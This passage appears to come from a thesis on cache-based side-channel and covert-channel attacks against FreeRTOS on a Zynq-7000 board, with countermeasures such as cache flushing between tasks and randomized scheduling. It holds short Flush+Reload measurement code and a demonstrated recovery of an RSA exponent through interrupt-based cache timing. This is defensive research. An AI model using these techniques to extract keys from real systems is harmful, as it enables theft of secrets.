Cache Lines	32×256	100 kB/s	*F+R*
Cache Sets	256	3.125 kB/s	*F+R*, *E+R*, *P+P*

Table 4.4: Overview of the discussed cache-based L1 covert channels on the Zynq-7000 SoC

4.5 Cache-Based Side Channel Attacks

In this section, the *Flush+Reload* technique will be used to discuss the feasibility of cache-based side channel attacks (SCA) on embedded systems with real-time time constraints. The goal of the SCA is to exploit the memory hierarchy of the embedded controller in order to obtain side channel information about other tasks. Rather than using SCA for a specific purpose such as attacking an encryption algorithm, the main focus of this section is on the general feasibility of cache-based SCA in an RTOS. As implementation platform for the SCA, the Digilent Zedboard with FreeRTOS as operating system will be used. Since FreeRTOS does not support symmetric multiprocessing, the SCA will be executed on only one core.

4.5.1 Threat Model



System Assumptions
- Isolated, periodic real-time tasks
- Fixed-priority scheduling
- Tasks share the same core and caches
Attacker's Capabilities
- Control over one isolated task
- Access to a relevant shared data object
- Access to a high-resolution timer
Attacker's Goal
- Obtain information about other tasks

As assumed in the covert channel attacks, the attacker can infiltrate a malicious task into an embedded real-time system (e.g. via the multi-supplier development model). All tasks on the target system are scheduled periodically with a fixed-priority, have real-time constraints and share the same hardware processor and caches. Furthermore, the malicious task has access to a high-resolution timer on the target system to determine the difference between a cache hit and miss. In contrast to the covert channel attacks, specific knowledge about cache parameters is not required. However, since the *Flush+Reload* technique will be applied, the infiltrated task from the attacker must share a data object like a library (see subsection 3.1.3), with the victim task. Thereby, the attacker's goal is to obtain cache-based side channel information like access patterns from another task.

4.5.2 Task Model

For the SCA, a task set $\Gamma = \{\tau_1, \tau_2\}$ with the same parameters as described in subsection 4.4.2 is assumed. The tasks will be scheduled with a preemptive EDF algorithm and FreeRTOS runs with a default system tick frequency of 100 Hz (see Figure 4.16). Thereby, the tasks τ_1 and τ_2 have the shortest possible execution time.




Figure 4.16: Task scheduling of the side channel attack

As described in subsection 4.4.2, due to the deterministic real-time scheduling τ_1 will always be scheduled before τ_2. In the following, task τ_1 will be referred to as victim task and task τ_2 as spy task.

4.5.3 Using Tasks for Cache-Based SCA

As case example for a cache-based SCA, it will be assumed that in each hyperperiod the victim task randomly accesses functions from a shared dummy library named *foolib*. The spy task shares the *foolib* library with the victim and wants to find out which functions have been accessed by the victim task in the current hyperperiod. The following listing shows the declaration of the functions in the shared library *foolib*.

Listing 4.7 Header file of the shared library *foolib*

```
1 #ifndef SRC_FOOLIB_H_
2 #define SRC_FOOLIB_H_
3 extern void func_A(void);
4 extern void func_B(void);
5 extern void func_C(void);
6 extern void func_D(void);
7 #endif
```

By applying the *Flush+Reload* technique, the attacker flushes the entire L1 cache first. After that, he waits until the victim task has accessed the *foolib* library. In the last step, the attacker measures the time to reload each function. Thereby, the attacker can

determine if a cache hit or miss occurs. The following listing shows the implementation of the side channel attack by the *Flush+Reload* technique.

Listing 4.8 Measure Cache Hit and Miss

```
1 int measureLibAccessTimes(int* results){
2   results[0] = measureAccessTime(&func_A);
3   results[1] = measureAccessTime(&func_B);
4   results[2] = measureAccessTime(&func_C);
5   results[3] = measureAccessTime(&func_D);
6   L1CacheFlush();
7 }
```

Listing 4.8 shows the measurement of the access time for each function from the *foolib* library. The function `measureAccessTime` returns the access time in cycles of a given function. Since every function has its own memory address, it is sufficient to measure the access time of each function's address. Thereby, the attacker must not execute every single function which could attract attention. The following figure shows the result of exploiting Listing 4.8 via the spy task on the Digilent Zedboard running FreeRTOS with the given task model.




Figure 4.17: Cache hits and misses measured by the spy task on the Zynq-7000 SoC

Figure 4.17 shows the access times of the four different functions from the shared library *foolib* for each hyperperiod. For example, in hyperperiod 7 the measured access time of *func_B* and *func_C* is between 20 and 30 cycles which matches with the L1 cache hit time. Thus, these functions have been accessed by the victim task in this hyperperiod. On the other hand, *func_A* and *func_D* have not been accessed because the measured access time is around 50 cycles. Since the time for a cache

miss and hit can be different on each hardware platform, the attacker must find the threshold between a cache hit and miss first. Using this SCA allows the attacker to clearly determine which function was accessed by the victim task in that hyperperiod. Nevertheless, an attacker can not determine in which order or how often a function has been accessed in that hyperperiod. In order to trace the order of the accesses, an attacker must schedule a task with a higher priority which can preempt the victim task during its execution. However, since both tasks already have the shortest possible execution period of 10 ms for an interrupt frequency of 100 Hz, it is not possible to preempt the victim task during its execution by another task. Thus, tasks which exploit cache-based side channel attacks in real-time operating systems are strongly limited due to the interrupt frequency of the RTOS.

4.5.4 Using Interrupts for Cache-Based SCA

Computer systems must be able to take action in response to events from the environment. Such an event can be detected by an interrupt and handled via an interrupt service routine (ISR). Whenever an interrupt occurs, the processor stops the current execution and starts the execution of the ISR which is associated with the specific interrupt. Interrupts can either be emitted by hardware or software. A hardware interrupt can be caused by an external device like a hardware clock which sends an interrupt signal to the processor. Software interrupts occur through special instructions or exceptional conditions, for example a division by zero. While a task is a software feature and independent to the hardware on which FreeRTOS is running, hardware interrupts are features which are hardware specific. Interrupts always have a higher priority than tasks. Thus, a task will only run if no ISR is scheduled and the highest prior task can always be preempted by the lowest prior interrupt. The following figure illustrates the scheduling of tasks and ISRs in FreeRTOS.




Figure 4.18: Possible interrupts during the execution of tasks

An attacker may make use of either periodic or aperiodic interrupts to spy on a victim task during its execution. As shown in Figure 4.18, an interrupt can preempt a running task which results in a context switch to the associated ISR. In contrast to

tasks, hardware interrupts are not dependent on the interrupt frequency of the RTOS scheduler. Thus, an attacker can exploit an ISR to preempt a running task in order to perform SCA, such as the *Flush+Reload* technique. Thereby, accesses on shared resources can be traced during the execution of the victim task.

In the following, the Digilent ZedBoard will be used to demonstrate the practicability and potential of hardware interrupts. The idea of the PoC is to periodical preempt a running task which increments a global counter variable by hardware interrupts. An ISR which gets executed when an interrupt occurs will be used to read out and afterward reset the value of the global counter variable. Thereby, the number of incrementations can be determined until the ISR of an interrupt will be executed. The following listing shows the loop to increment the global counter in each hyperperiod.

Listing 4.9 Filling one way of each L1 cache set

```
1 tmpGlobal = 0; // global int counter
2 for (int i = 0; i < 10000; i++ )
3   tmpGlobal++;
```

Since the processor of the Zynq-7000 SoC is able to execute the loops of Listing 4.9 in less than 1 ms, it is not possible to interrupt the execution by another task. However, interrupts will allow to preempt the loop in Listing 4.9. To create a hardware interrupt on the Digilent Zedboard, the Triple Time Counter (TTC) of the Zynq-7000 SoC was used. The TTC was clocked by the private timer of the ARM Cortex-A9 at a frequency of 667/2 MHz and the interrupts were generated periodically depending on adjustable output frequency. The result of the recorded values for three different output frequencies of the TTC are shown in the following figure.




Figure 4.19: Distribution of the counter values `tmpGlobal` read by the ISR

The histogram in Figure 4.19 shows the distribution of the counter values `tmpGlobal` read out by the ISR. For an interrupt output frequency of 0.5 MHz, the counter variable was preempted after approximately 60 increments. Increasing the output frequency of the interrupt to 1 MHz allowed to preempt the loop already after 23 incrementations. Last but not least, it was possible to interrupt the loop at least after 4 loops for an output frequency of 2 MHz. As Figure 4.19 shows, it is possible to preempt tasks periodically during their execution depending on the output frequency of the interrupt. However, it should be considered that a higher output frequency of the TTC causes an overhead due to the additionally scheduled ISRs. Next, the feasibility of a cache-based SCA via interrupts will be discussed on the basis of real-world attack scenarios.

Case examples of practical cache-based SCA

Side channel information can pose serious threats to the system's security. In the past, it has been demonstrated that private keys of cryptosystems can be recovered by this approach. For example, Yarom and Falkner [57] demonstrated the extraction of the private encryption key from a victim program running GnuPG (a free implementation of the OpenPGP) by tracing the function accesses of a shared library. The version 1.4.13 of GnuPG uses the square and multiply algorithm [58] to perform the modular exponentiation of the RSA decryption (see Listing 4.10).

Listing 4.10 Square and Multiply Algorithm

```
1   SquareMult(x, e, N) :
2   let e_n,...,e_1 be the bits of e
3   y ← 1
4   for i = n down to 1 {
5     y ← Square(y)                (S)
6     y ← ModReduce(y, N)          (R)
7     if e_i = 1 then{
8       y ← Mult(y, x)             (M)
9       y ← ModReduce(y, N)        (R)
10    }
11  }
12  return y
```

Depending on the exponent bits e of the private key, the operations multiply (M), square (S) and modular reduction (R) are executed in Listing 4.10. While the square and modular reduction operation will be executed in every iteration of the algorithm, an additional multiply and modular reduction will only be performed if the exponent bit is 1. If an attacker can trace the operations of the algorithm during its execution the private key can be extracted. In order to prove the feasibility of such an attack on a

real-time operating system, a victim task which executes the square and multiply has been implemented on the Digilent Zedboard. The following attack scenario assumes that the victim task accesses the square and multiply algorithm from a shared library. The attacker also has access to the shared library and is able to measure the access time of the functions S and M. Furthermore, the attacker uses an ISR which is associated to the interrupt of the TTC with an output frequency of 2 MHz. The ISR exploits the *Flush+Reload* technique to measure the access time of the functions S and M. The following histogram shows the results of the cache-based SCA via an ISR on the Digilent Zedboard running FreeRTOS.




Figure 4.20: Number of cache hits for 300 executions of the square and multiply algorithm measured by an ISR

Figure 4.20 shows the number of measured cache hits over 200 interrupts for 300 executions of the square and multiply algorithm. The peaks on the top of Figure 4.20 indicate the single iterations of the algorithm since the square function is accessed in each iteration. Thereby, the bit length of the private key can be determined by counting the peaks of the square function. The peaks on the bottom illustrate whether the multiply function was accessed. If a peak is present on the top and bottom, the processed exponent bit was a 1. Otherwise, if a peak is only present on the top, the bit was 0. Thereby, the combination of the peaks from the top and bottom allow to reconstruct the value of the private key ($1010111_2 = 87$) which has been used by the victim task.

Another example is the extraction of private keys from AES implementations which use lookup tables. Many cryptographic libraries, such as LibTomCrypt [37], mbed TLS [3], Nettle [28] and OpenSSL [30] use precomputed results of applying SubBytes, ShiftRows,

and MixColumns for performance reasons. Generally, the lookup tables are stored in four 1024 bit arrays with entries of 32 bits each. Rather than tracing accesses of functions, cache-based SCA also allow to trace the accesses of shared lookup tables. Thereby, an attacker can extract the key or at least reduce the key space size.

4.5.5 Summary

In this section, two different concepts to exploit cache-based SCA in FreeRTOS have been implemented (see Appendix B.4 Side Channel Attacks) and evaluated. An attacker can use cache-based SCA to determine if a shared resource has been accessed by a victim task or not. The usage of a task to trace the accesses of another task is restricted by the frequency of the RTOS scheduler. While the recommended maximum tick frequency of FreeRTOS is 1000 Hz, a task can only be interrupted every 1 ms. Thus, the tracing of accesses on shared resources during the execution of another task is strongly limited. In contrast, hardware and software interrupts can be used to preempt running tasks. The usage of interrupts allows to trace and observe fine-grain timing information of cache accesses during the execution of tasks as shown subsection 4.5.4. However, it must be considered that the usage of hardware interrupts for cache-based SCA requires more knowledge about the underlying execution platform than using software tasks. Nevertheless, cache-based SCA pose serious threats to the system's security and the observed side channel information may also be valuable for further attacks.

Chapter 5

Countermeasures

In this chapter, countermeasures for cache-based SCA and CCA will be discussed. While security concepts from the enterprise domain, such as antivirus, firewalls, etc., are not applicable to embedded real-time systems because of safety-related real-time constraints and limited hardware resources (e.g. memory, processing power, power consumption, etc.), the object of investigation is to introduce security mechanism into scheduling policies. In the first section, a security mechanism which flushes the cache between context switches will be discussed. In the second section, security concepts which randomize the scheduling to reduce the predictability of RTOS will be outlined. Both countermeasures aim to mitigate and prevent cache-based timing attacks in embedded systems with real-time constraints.

5.1 Cache Timing Obfuscation

Cache-based SCA and CCA take advantage of the time difference between a cache hit and miss. Timing variations are essential for both attacks in order to monitor and trace access to shared resources. If an attacker can not distinguish between a cache hit and miss, cache-based attacks will fail. Therefore, techniques to obfuscate timing variations of cache accesses can mitigate or even prevent the exploitation of cache-based SCA and CCA. In enterprise and cloud environments, the mitigation of timing attacks has been subject of research for many years. Various defensive measures have been proposed for non-real-time systems to prevent timing attacks. The following table shows an outline of countermeasures to obfuscate timing variations.

Method	Description	Contradiction
Fuzzy time [59]	This method reduces the bandwidth of timing attacks by generating random clock ticks in all clocks that are accessible to a task.	Accurate clocks are essential safety-critical real-time systems.
Adding delays [60]	This method mitigates timing attacks by adding random delays in order to generate noise.	Random delays can violate real-time constraints and may cause deadline misses.
Clock resolution [61]	This method proposes the increase of the clock resolution in order to reduce the effectiveness of timing attacks.	Accurate clocks are essential safety-critical real-time systems.
Instruction-based scheduling [62]	This method proposes the scheduling of tasks according to the number of instructions they execute.	RTOS scheduler require the prioritization of tasks to meet deadlines.

Table 5.1: Countermeasures for timing obfuscation in non-real-time systems.

Table 5.1 points out the problems of applying existing security constraints from general-purpose systems to systems with real-time constraints. To consider the problem of information leakage by cache timing attacks in RTOS, Mohan et al. [63] suggest a security mechanism which flushes the cache between every task switch. The basic idea is to schedule a task which flushes all caches between every task switch. Thereby, a malicious task can not extract timing information from a shared cache.




Figure 5.1: Cache timing obfuscation by flushing the cache between every context switch

Figure 5.1 shows that the schedule of an additional trustworthy task which flushes the cache between every context switch can prevent cache-based timing attacks, such as SCA or CCA. By flushing the cache after every context switch, an attacker is not able to distinguish between a cache hit and miss whereby cache-based timing attacks will fail. Without the flush task, cache-based timing information can leak from τ_1 to τ_2 or from τ_2 to τ_1. For example, if an attacker has control over τ_2, side channel information can be observed from τ_1 due to the shared cache (see section 4.5). However, the final schedule shows that this approach is not without drawbacks. The additional task to flush the cache entails an overhead for the scheduler which scales with the number of task switches. The overhead for cache flushes has to be considered in the schedulability analysis if this approach will be implemented. Pellizzoni et al. [64] extended the work of Mohan et al. [63] and proposed a more relaxed and general model which prevents information leakage only between specific pairs of tasks. Since uncritical tasks generate a not required overhead by the additional flushes, the approach of Pellizzoni et al. reduce the system utilization via a $noleak(\tau_i, \tau_j)$ relation between two determined tasks τ_i and τ_j. If for two tasks the relation is defined as $noleak(\tau_i, \tau_j) = true$, all shared caches are flushed when τ_j is scheduled after τ_i. If the relation is defined as $noleak(\tau_i, \tau_j) = false$, no action will be taken to reduce the overhead. Thereby, confidential tasks can be assigned with a *noleak* relation to any other task in order to prevent potential information leakage. For example, in a system with a multi-supplier development model (see subsection 2.2.1), tasks from different suppliers can be assigned with a *noleak* relation if they do not trust each other in order to prevent possible cache-based timing attacks.

5.1.1 Implementation

To demonstrate the feasibility of the suggested security mechanism from Pellizzoni et al. [64], the task scheduler of FreeRTOS was extended with a *noleak* relation matrix. The matrix allows to create *noleak* relations between all tasks. Thereby, before the scheduler executes a context switch between two tasks, the matrix will be checked whether a *noleak* relation between these tasks exists. If an entry exists, all shared caches of the Zynq-7000 SoC will be flushed. To test the efficiency of the countermeasure, the cache-based SCA from section 4.5 has been used. The following figure shows the measured access times by the spy task τ_2 when a relation $noleak(\tau_1, \tau_2) = true$ was defined in the *noleak* relation matrix of the RTOS scheduler.




Figure 5.2: Measured access times of the different functions from the shared library *libfoo* measured by the spy task for $noleak(\tau_1, \tau_2) = true$

Figure 5.2 shows that the spy task τ_2 only determines cache misses because all caches have been flushed before a context switch from τ_1 to τ_2 was performed. As well as for the SCA, the effectiveness of the countermeasure has been proofed for the cache-based CCA from section 4.4. To prevent a cache-based covert channel between two tasks, a *noleak* relation from τ_1 to τ_2 and from τ_2 to τ_1 is necessary to prevent a communication in both directions. The results of the measurement for the cache-based CCA showed that by the *noleak* relation a covert communication was not possible. In conclusion, cache-based timing attacks can be prevented by the security mechanism from Pellizzoni et al. for malicious tasks in RTOS. However, timing attacks due to interrupts can not be prevented by that security feature because the task scheduler of FreeRTOS can not detect preemptions by hardware or software interrupts.

5.2 Randomized Scheduling

The predictable and deterministic scheduling of real-time systems, as shown in Figure 5.3, is a big advantage for an attacker to exploit cache-based timing attacks.




Figure 5.3: Deterministic scheduling of real-time tasks for n hyperperiods

In order to reduce the predictability of the scheduling, different approaches have been proposed. The following table gives a brief overview of conceivable solutions to improve the probabilistic of the scheduler.

Method	Description	Contradiction
Single operation shuffling [65]	This method shuffles single operations in the software implementation to reduce the amount of information that leaks during the processing.	The scheduler does not know in which section of the task sensitive information are processed to apply an operation shuffling.
Random dummy computation [60]	This method mitigates the level of determinism by adding random dummy computations.	Random interrupts can violate real-time constraints and cause a deadline miss.
Non-deterministic processors [66]	This method proposes a generic custom hardware unit to implement random instruction shuffling.	Apart from the additional hardware requirement, this method is equal to the single operation shuffling (see Method: Single Operation Shuffling).
Clock jitter [67]	This method lowers the deterministic execution by adding artificially jitters to timing signals.	In order to fulfill real-time requirements, accurate clocks are essential to meet the real-time tasks' deadlines.

Table 5.2: Existing countermeasures in non-real-time systems to reduce the predictability.

The approaches in Table 5.2 are not compatible with the required constraints of an RTOS. Thus, the subject of investigation is to randomize the scheduling with regard to deadlines of real-time tasks to mitigate cache-based timing attacks. Jiang et al. [68] introduced a randomization protocol named *SPARTA* which focuses on the dynamic priority scheduling algorithm EDF. In contrast, Yoon et al. [69] developed the *TaskShuffler* protocol which randomizes the fixed priority scheduling of the RM algorithm. The randomization protocols *SPARTA* and *TaskShuffler* consider the problem of meeting hard and soft deadlines in the real-time domain. Furthermore, both concepts introduce a new scheduling policy to reduce the determinism in the repeating hyperperiods of the real-time scheduling. The scheduling algorithms randomize the tasks for every hyperperiod to provide a varying order and timing of a task's execution. Thus, even if an attacker can figure out the scheduling of one hyperperiod, he can not rely on it that in the next hyperperiod the tasks will be processed in the same order.

In general, the main idea of randomization algorithms is to

- add all tasks that are ready to run into a task pool,
- filter applicable tasks from the pool for the randomized scheduling,
- randomly pick and execute applicable tasks with regard to the other task's timing constraints.

Due to the randomization protocol, every hyperperiod of the scheduling will look different. In order to increase the randomization of scheduling, the algorithm must include the idle time of the scheduling. This can be achieved by an additional task which represents the idle times. The idle task is assigned with the lowest priority, an infinite period and an infinite execution time. Figure 5.4 shows a randomized scheduling which includes the idle task.




Figure 5.4: Randomization of a task scheduling in consideration of the idle time

The constraint to randomize the scheduling can mitigate cache-based timing attacks in an RTOS. Cache-based SCA and CCA will be harder to exploit since an attacker can not determine the exact scheduling, regardless of using tasks or interrupts for an attack.

Chapter 6

Conclusion

Since hardware platforms for embedded systems like automotive control units are not designed for single purpose usage anymore, industries are moving from decentralized architectures with one function per module towards centralized domain control units. In contrast to safety, security has been handled mostly as separate matter because in the past, embedded systems were physically isolated from each other, employed customized system components and have not been connected to the Internet. Multi-supplier development models in combination with multi-core systems enable that various software applications from different suppliers share one hardware platform. This allows manufacturers to reduce the number of embedded systems despite the increasing number of software applications. On the one hand, shared hardware platforms are cost-efficient as they help the manufacturer to meet the demands for lower power consumption and production costs. On the other hand, shared resources imply the risk of sharing a hardware platform with another potentially malicious software application which can exploit cache-based timing attacks. As shown in this thesis, the exploitation of cache-based timing attacks in embedded systems with real-time constraints brings various advantages and disadvantages for an attacker. The high level of predictability and reliability of real-time systems provide advantageous conditions for adversaries to launch such attacks. Cache-based timing attacks benefit from the deterministic behavior of real-time systems as the scheduling order of periodic tasks remains the same. Thereby, an attacker can disclose secret information from other software applications. Implementation attacks can be used to compromise the security of a system such as cryptographic primitives which ensure information security attributes. Furthermore, shared resources can be exploited for covert communication channels, for example to leak information or to exchange commands between isolated software applications. While the transmission rate of covert channels is limited due to

